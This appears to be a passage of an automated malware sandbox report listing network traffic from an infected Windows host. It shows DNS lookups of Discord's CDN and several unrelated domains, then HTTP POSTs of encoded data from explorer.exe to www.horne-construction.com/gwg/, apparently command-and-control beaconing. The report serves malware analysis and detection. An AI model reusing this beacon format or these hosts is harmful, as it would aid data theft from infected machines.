Nov 28, 2020 10:24:54.815531015 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815548897 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815567970 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815573931 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815593958 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815613985 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815622091 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815649033 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815669060 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815673113 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815701008 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815726995 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815727949 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815753937 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815767050 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815778971 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815804005 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815824986 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815831900 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815861940 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815877914 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815886974 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815912962 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815936089 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815938950 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815959930 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.815980911 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.815984964 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.816011906 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.816035032 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.816039085 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.816067934 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.816082001 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.816093922 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.816121101 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.816139936 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.816147089 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.816174030 CET	443	49728	162.159.129.233	192.168.2.6
Nov 28, 2020 10:24:54.816195011 CET	49728	443	192.168.2.6	162.159.129.233
Nov 28, 2020 10:24:54.816199064 CET	443	49728	162.159.129.233	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2020 10:24:47.571472883 CET	58336	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:24:47.606808901 CET	53	58336	8.8.8.8	192.168.2.6
Nov 28, 2020 10:24:48.299818993 CET	53781	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:24:48.326970100 CET	53	53781	8.8.8.8	192.168.2.6
Nov 28, 2020 10:24:49.022134066 CET	54064	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:24:49.049207926 CET	53	54064	8.8.8.8	192.168.2.6
Nov 28, 2020 10:24:50.337083101 CET	52811	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:24:50.364041090 CET	53	52811	8.8.8.8	192.168.2.6
Nov 28, 2020 10:24:51.347333908 CET	55299	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:24:51.382735014 CET	53	55299	8.8.8.8	192.168.2.6
Nov 28, 2020 10:24:52.086844921 CET	63745	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:24:52.122407913 CET	53	63745	8.8.8.8	192.168.2.6
Nov 28, 2020 10:24:52.982892990 CET	50055	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:24:53.013089895 CET	53	50055	8.8.8.8	192.168.2.6
Nov 28, 2020 10:24:53.982929945 CET	61374	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:24:54.010010004 CET	53	61374	8.8.8.8	192.168.2.6
Nov 28, 2020 10:24:54.406017065 CET	50339	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:24:54.441267967 CET	53	50339	8.8.8.8	192.168.2.6
Nov 28, 2020 10:24:54.535904884 CET	63307	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:24:54.562923908 CET	53	63307	8.8.8.8	192.168.2.6
Nov 28, 2020 10:24:54.810201883 CET	49694	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:24:54.837176085 CET	53	49694	8.8.8.8	192.168.2.6
Nov 28, 2020 10:24:55.803837061 CET	54982	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:24:55.830794096 CET	53	54982	8.8.8.8	192.168.2.6
Nov 28, 2020 10:24:56.836750984 CET	50010	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:24:56.863877058 CET	53	50010	8.8.8.8	192.168.2.6
Nov 28, 2020 10:24:57.501532078 CET	63718	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:24:57.528592110 CET	53	63718	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:10.794564009 CET	62116	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:10.821635008 CET	53	62116	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:10.955673933 CET	63816	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:10.982672930 CET	53	63816	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:15.862874031 CET	55014	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:15.889790058 CET	53	55014	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:18.774955034 CET	62208	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:18.802073002 CET	53	62208	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:18.957287073 CET	57574	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:18.984466076 CET	53	57574	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:38.104182005 CET	51818	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:38.139846087 CET	53	51818	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:45.153073072 CET	56628	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:45.188729048 CET	53	56628	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:46.443759918 CET	60778	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:46.470899105 CET	53	60778	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:47.029864073 CET	53799	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:47.065612078 CET	53	53799	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:47.662664890 CET	54683	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:47.689826965 CET	53	54683	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:48.161845922 CET	59329	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:48.189179897 CET	53	59329	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:48.660325050 CET	64021	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:48.687439919 CET	53	64021	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:49.221498966 CET	56129	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:49.250174999 CET	53	56129	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:50.018677950 CET	58177	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:50.054193974 CET	53	58177	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:50.570014954 CET	50700	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:50.607472897 CET	53	50700	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:50.928342104 CET	54069	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:50.978688955 CET	53	54069	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:51.409415007 CET	61178	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:51.444974899 CET	53	61178	8.8.8.8	192.168.2.6

Copyright null 2020

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2020 10:25:52.477996111 CET	57017	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:52.513494968 CET	53	57017	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:53.222729921 CET	56327	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:53.249840975 CET	53	56327	8.8.8.8	192.168.2.6
Nov 28, 2020 10:25:58.287735939 CET	50243	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:25:58.379264116 CET	53	50243	8.8.8.8	192.168.2.6
Nov 28, 2020 10:26:00.452740908 CET	62055	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:26:00.693836927 CET	53	62055	8.8.8.8	192.168.2.6
Nov 28, 2020 10:26:14.526714087 CET	61249	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:26:14.577194929 CET	53	61249	8.8.8.8	192.168.2.6
Nov 28, 2020 10:26:18.844361067 CET	65252	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:26:18.881724119 CET	53	65252	8.8.8.8	192.168.2.6
Nov 28, 2020 10:26:19.334762096 CET	64367	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:26:19.374978065 CET	53	64367	8.8.8.8	192.168.2.6
Nov 28, 2020 10:26:21.526612043 CET	55066	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:26:21.562539101 CET	53	55066	8.8.8.8	192.168.2.6
Nov 28, 2020 10:26:21.568785906 CET	60211	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:26:21.595964909 CET	53	60211	8.8.8.8	192.168.2.6
Nov 28, 2020 10:26:39.743902922 CET	56570	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:26:39.790766954 CET	53	56570	8.8.8.8	192.168.2.6
Nov 28, 2020 10:26:41.394082069 CET	58454	53	192.168.2.6	8.8.8.8
Nov 28, 2020 10:26:41.421361923 CET	53	58454	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 28, 2020 10:24:54.406017065 CET	192.168.2.6	8.8.8.8	0x706b	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:24:54.535904884 CET	192.168.2.6	8.8.8.8	0xc8d5	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:10.794564009 CET	192.168.2.6	8.8.8.8	0x8ea1	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:10.955673933 CET	192.168.2.6	8.8.8.8	0x4f9c	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:18.774955034 CET	192.168.2.6	8.8.8.8	0x8001	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:18.957287073 CET	192.168.2.6	8.8.8.8	0xa1bf	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:50.928342104 CET	192.168.2.6	8.8.8.8	0xd53e	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:58.287735939 CET	192.168.2.6	8.8.8.8	0xd36e	Standard query (0)	www.horne-construction.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:26:00.452740908 CET	192.168.2.6	8.8.8.8	0x9ca2	Standard query (0)	www.horne-construction.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:26:19.334762096 CET	192.168.2.6	8.8.8.8	0x2f08	Standard query (0)	www.milavins.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:26:21.526612043 CET	192.168.2.6	8.8.8.8	0x68c9	Standard query (0)	www.milavins.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:26:21.568785906 CET	192.168.2.6	8.8.8.8	0x2a72	Standard query (0)	www.milavins.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:26:39.743902922 CET	192.168.2.6	8.8.8.8	0x113f	Standard query (0)	www.systemmigrationservices.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 28, 2020 10:24:54.441267967 CET	8.8.8.8	192.168.2.6	0x706b	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:24:54.441267967 CET	8.8.8.8	192.168.2.6	0x706b	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:24:54.441267967 CET	8.8.8.8	192.168.2.6	0x706b	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:24:54.441267967 CET	8.8.8.8	192.168.2.6	0x706b	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)

Copyright null 2020

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 28, 2020 10:24:54.441267967 CET	8.8.8.8	192.168.2.6	0x706b	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:24:54.562923908 CET	8.8.8.8	192.168.2.6	0xc8d5	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:24:54.562923908 CET	8.8.8.8	192.168.2.6	0xc8d5	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:24:54.562923908 CET	8.8.8.8	192.168.2.6	0xc8d5	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:24:54.562923908 CET	8.8.8.8	192.168.2.6	0xc8d5	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:24:54.562923908 CET	8.8.8.8	192.168.2.6	0xc8d5	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:10.821635008 CET	8.8.8.8	192.168.2.6	0x8ea1	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:10.821635008 CET	8.8.8.8	192.168.2.6	0x8ea1	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:10.821635008 CET	8.8.8.8	192.168.2.6	0x8ea1	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:10.821635008 CET	8.8.8.8	192.168.2.6	0x8ea1	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:10.821635008 CET	8.8.8.8	192.168.2.6	0x8ea1	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:10.982672930 CET	8.8.8.8	192.168.2.6	0x4f9c	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:10.982672930 CET	8.8.8.8	192.168.2.6	0x4f9c	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:10.982672930 CET	8.8.8.8	192.168.2.6	0x4f9c	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:10.982672930 CET	8.8.8.8	192.168.2.6	0x4f9c	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:10.982672930 CET	8.8.8.8	192.168.2.6	0x4f9c	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:18.802073002 CET	8.8.8.8	192.168.2.6	0x8001	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:18.802073002 CET	8.8.8.8	192.168.2.6	0x8001	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:18.802073002 CET	8.8.8.8	192.168.2.6	0x8001	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:18.802073002 CET	8.8.8.8	192.168.2.6	0x8001	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:18.802073002 CET	8.8.8.8	192.168.2.6	0x8001	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:18.984466076 CET	8.8.8.8	192.168.2.6	0xa1bf	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:18.984466076 CET	8.8.8.8	192.168.2.6	0xa1bf	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:18.984466076 CET	8.8.8.8	192.168.2.6	0xa1bf	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:18.984466076 CET	8.8.8.8	192.168.2.6	0xa1bf	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:25:18.984466076 CET	8.8.8.8	192.168.2.6	0xa1bf	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 28, 2020 10:25:50.978688955 CET	8.8.8.8	192.168.2.6	0xd53e	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Nov 28, 2020 10:25:58.379264116 CET	8.8.8.8	192.168.2.6	0xd36e	Server failure (2)	www.horne-construction.com	none	none	A (IP address)	IN (0x0001)
Nov 28, 2020 10:26:00.693836927 CET	8.8.8.8	192.168.2.6	0x9ca2	No error (0)	www.horne-construction.com	horne-construction.com		CNAME (Canonical name)	IN (0x0001)
Nov 28, 2020 10:26:00.693836927 CET	8.8.8.8	192.168.2.6	0x9ca2	No error (0)	horne-construction.com		198.20.71.158	A (IP address)	IN (0x0001)
Nov 28, 2020 10:26:19.374978065 CET	8.8.8.8	192.168.2.6	0x2f08	Name error (3)	www.milavins.com	none	none	A (IP address)	IN (0x0001)
Nov 28, 2020 10:26:21.562539101 CET	8.8.8.8	192.168.2.6	0x68c9	Name error (3)	www.milavins.com	none	none	A (IP address)	IN (0x0001)
Nov 28, 2020 10:26:21.595964909 CET	8.8.8.8	192.168.2.6	0x2a72	Name error (3)	www.milavins.com	none	none	A (IP address)	IN (0x0001)
Nov 28, 2020 10:26:39.790766954 CET	8.8.8.8	192.168.2.6	0x113f	No error (0)	www.systemmigrationservices.com		213.171.195.105	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.horne-construction.com
- www.systemmigrationservices.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49757	198.20.71.158	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 28, 2020 10:26:00.861838102 CET	7759	OUT	POST /gwg/ HTTP/1.1 Host: www.horne-construction.com Connection: close Content-Length: 413 Cache-Control: no-cache Origin: http://www.horne-construction.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.horne-construction.com/gwg/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 70 50 55 3d 68 72 67 59 4d 66 52 41 31 76 28 4b 4e 52 38 4b 52 42 4b 44 33 54 79 6e 39 71 58 72 76 56 7e 53 43 6f 42 2d 55 4c 46 75 6b 4a 38 54 52 68 35 5f 56 34 58 52 35 6f 4a 6c 45 35 39 64 52 67 77 66 45 49 7a 36 74 66 4c 74 4d 41 41 51 7a 68 58 4e 48 78 36 4b 34 45 64 44 64 32 4e 74 73 5f 46 45 55 46 44 34 68 4a 55 7a 5a 6b 70 74 4b 58 74 4b 71 73 68 51 53 64 77 61 77 66 36 6f 6f 78 30 34 6c 67 31 78 53 34 35 76 79 35 61 4c 68 38 51 52 44 41 45 33 42 41 43 45 49 4f 62 36 37 69 33 46 4a 59 6d 44 41 2d 46 61 6b 4f 30 7a 73 44 66 46 30 6a 49 46 41 42 6a 52 69 43 39 79 45 43 47 6b 45 45 36 4b 42 63 6b 48 52 4e 44 6b 79 71 34 5a 6d 77 66 45 79 4f 71 63 77 6d 6d 64 43 4a 33 50 76 48 62 5a 63 64 68 38 6e 61 76 7a 78 6e 6c 43 6b 6b 6b 55 65 72 68 6e 6d 77 56 69 67 6e 4b 39 66 37 37 2d 58 42 57 43 7a 68 28 7a 46 62 78 77 43 6b 6c 31 67 54 78 45 6a 4c 6b 6b 61 74 43 61 75 38 57 46 33 46 35 4f 62 62 49 6e 71 37 30 70 28 36 52 4e 62 79 58 30 65 72 64 44 6b 67 54 72 58 47 33 6a 37 74 77 5a 73 48 74 6f 79 36 6c 6f 67 6e 7a 4e 39 32 62 32 4f 55 54 49 39 67 74 44 6a 46 77 76 4c 76 54 43 59 56 4d 66 50 51 32 66 78 6d 70 57 35 6c 61 4f 57 52 33 56 66 6a 49 7a 36 4d 53 38 77 6d 39 78 64 37 6e 42 33 32 59 75 48 79 6d 51 74 37 55 2e 00 00 00 00 00 00 00 00 Data Ascii: pPU=hrgYMfRA1v(KNR8KRBKD3Tyn9qXrvV~SCoB-ULFukJ8TRh5_V4XR5oJlE59dRgwfElz6tfLtMA AQzhXNHx6K4EdDd2Nts_FEUFD4hJUzZkptKXtKqshQSdwawf6oox04lg1xS45vy5aLh8QRDAE3BACEIOb67i3FJYmDA-FakO0zsDfF0jIFABjRiC9yECGkEE6KBckHRNDkyq4ZmwfEyOqcwmmdCJ3PvHbZcdh8navzxnlCkkkUerhnmwVignK9f77-XBWCzh(zFbxwCkl1gTxEjLkkatCau8WF3F5ObbInq70p(6RNbyX0erdDkgTrXG3j7twZsHtoy6lognzN92b2OUTI9gtDjF wvLvTCYVMfPQ2fxmpW5laOWR3VfjIz6MS8wm9xd7nB32YuHymQt7U.

Timestamp	kBytes transferred	Direction	Data
Nov 28, 2020 10:26:01.155482054 CET	7774	IN	HTTP/1.1 404 Not Found Connection: close Content-Type: text/html; charset=UTF-8 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <http://horne-construction.com/wp-json/>; rel="https://api.w.org/" Transfer-Encoding: chunked Content-Encoding: gzip Vary: Accept-Encoding Date: Sat, 28 Nov 2020 09:25:59 GMT Server: LiteSpeed Data Raw: 66 61 64 0d 0a 1f 8b 08 00 00 00 00 00 00 03 dc 3b d9 72 db 38 b6 cf f1 57 c0 4c c5 96 a6 49 48 96 d7 c8 96 7b 32 ee 74 dd 5b d5 9d 4c 65 79 4a 5c 2a 88 3c a2 d0 01 01 36 00 6a 29 c7 ff 7e 0b e0 4e 51 8b dd c9 cb cd 8b 45 e0 ac c0 d9 c9 dc 1c 06 c2 d7 ab 18 d0 4c 47 ec f6 e0 c6 fc 41 8c f0 70 e4 00 f7 3e 7f 74 cc 1a 90 e0 f6 e0 c5 4d 04 9a 20 7f 46 a4 02 3d 72 3e 7f fa dd bb 72 8a 75 4e 22 18 39 73 0a 8b 58 48 ed 20 5f 70 0d 5c 8f 9c 05 0d f4 6c 14 c0 9c fa e0 d9 07 17 51 4e 35 25 cc 53 3e 61 30 3a b1 54 18 e5 df 90 04 36 72 62 29 a6 94 81 83 66 12 a6 23 67 a6 75 ac 86 bd 5e 18 c5 21 16 32 ec 2d a7 bc 77 62 90 0e 5e dc 68 aa 19 dc fe 97 84 80 b8 d0 68 2a 12 1e a0 a3 97 57 83 93 93 6b f4 3f ef 3f bc 7b 8b ee de bf fb f8 e9 c3 e7 bb 4f ff fb fe dd 4d 2f 45 38 b8 29 d8 1d 07 5c 79 b1 84 29 68 7f 76 9c f2 3c ee f5 66 42 72 f0 7c c1 95 96 89 af a9 e0 d8 17 d1 31 ea dd ee c6 9d 0a ae 15 0e 85 08 19 90 98 aa fd 31 15 5e 18 15 1b 6c 1c c2 34 48 4e 34 38 c8 5c d6 c8 21 71 cc a8 4f 8c 58 3d a9 d4 2f cb 88 39 c8 aa 36 72 d6 b5 46 47 92 fc 9d 88 6b f4 3b 40 50 3d d6 e1 26 3d 7b 53 80 a0 e7 d4 b5 fd 61 62 dc 89 28 02 ae d5 13 e4 f1 33 94 8a 60 2f 5e dc 28 5f d2 58 67 67 a2 61 a9 7b 7f 91 39 49 57 8d 51 bd 78 b1 a0 3c 10 0b 3c 5e c4 10 89 bf e8 47 d0 9a f2 50 a1 11 7a 70 26 44 c1 67 c9 9c 61 66 62 5f 7b 5f 7b d9 05 7c ed d1 88 84 a0 be f6 7c 21 e1 6b cf 22 7f ed 9d 0c 70 1f f7 bd 93 af bd cb c1 f2 72 f0 b5 e7 b8 0e 2c b5 33 74 70 cc 43 c7 75 d4 3c 7c 2e 45 35 0f 2d 3d 35 0f df a6 24 d5 dc 92 14 89 f4 c1 19 3e 38 be e0 3e d1 56 94 4c e6 a1 11 b9 dd 52 bf f6 16 b1 47 b9 cf 92 c0 a8 f1 97 b2 0b 16 d9 93 c0 80 28 c0 11 e5 f8 2f f5 eb 1c e4 e8 1c 9f e1 33 e7 f1 f1 da 1c 5a ef 5f 87 e8 d3 8c 2a 64 dc 10 51 85 48 a2 85 17 02 07 49 34 04 e8 5f 3d 03 75 38 4d b8 75 8c 0e b8 c4 d5 dd 87 39 91 48 ba dc 15 2e 75 e3 11 c1 be 04 a2 e1 2d 03 73 d9 1d c7 27 7c 4e 94 d3 75 d5 28 c6 21 e8 3b 13 21 96 fa e8 a8 fa d4 71 06 81 d3 bd ce 49 23 bf 03 39 69 32 fa a8 25 e5 21 9e 4a 11 dd cd 88 bc 13 01 5c 2b ec 33 20 f2 03 f8 ba d3 77 fb 6e 8c d3 18 13 e3 19 d0 70 a6 bb ae c2 53 ca d8 27 58 ea 0e c1 c6 71 56 1d 3d a3 ca 85 ae db 77 fb dd 6b 2b f6 28 c6 5a fc 46 34 f9 fc e1 8f 4e f7 5a 82 4e 24 47 cf 27 ae 53 e2 ae 1c 8d ea a4 1f 0b d5 58 07 ba 0f 74 da 39 54 df bf 1f 96 42 76 53 de 87 27 d7 6a 41 b5 3f eb 28 6c 8e e9 3f 44 01 a3 1c 46 8e 16 b1 63 94 12 26 ba 5e f4 fb e8 74 10 2f d1 1b 49 09 73 5c e8 3e f8 4 4 81 33 65 24 74 86 19 29 bf f3 e5 64 70 f9 fa ea d2 bd 38 ef 9f be 76 af 06 fd 73 f7 f5 d5 eb f3 f4 f9 de 5d db 3e ad 6e 77 8f 8e 3a 87 7e e7 cb f9 f9 e9 f9 85 7b 7e 71 35 b8 70 8b df 27 af ef dd da ce d5 a0 7f 5a db ee 1e 1d 55 b0 2f 4f 4f 07 ee f9 c5 c9 e0 ca 3d bf 38 1b 9c 96 bf 4f cc 4a be 7e 52 fe 3e ed 97 bf ab f0 67 97 25 67 4b 35 e5 5c 90 38 35 7a d6 e9 d7 17 06 27 0d 88 d3 7e 63 61 d0 a4 71 76 79 df ed 5e db 13 ce fc b0 3c 62 73 24 97 56 a9 Data Ascii: fad;r8WLIH{2t[LeyJ*<6j)~NQELGAp>tM F=r>ruN"9sXH _p\lQN5%S>a0:T6rb)f#gu^!2-wb^hh*Wk??{OM /E8)\y)hv<fBr|11^l4HN48\!qOX=/96rFGk;@P=&={Sab(3`/^(_Xgga{9lWQx<<^GPzp&Dgafb_{_{||!k"pr,3tpCu<|.E5-= 5$>8>VLRG(/3Z_*dQHI4_=u8Mu9H.u-s'\|Nu(!;!ql#9i2%!J\+3 wnpS'XqV=wk+(ZF4NZN$G'SXt9TBvS'jA?(l?DFc&^t/Is\ >D3e$t)dp8vs]>nw:~{~q5p'ZU/OO=8OJ~R>g%gK5\85z'~caqvy^<bs$V

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49758	198.20.71.158	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
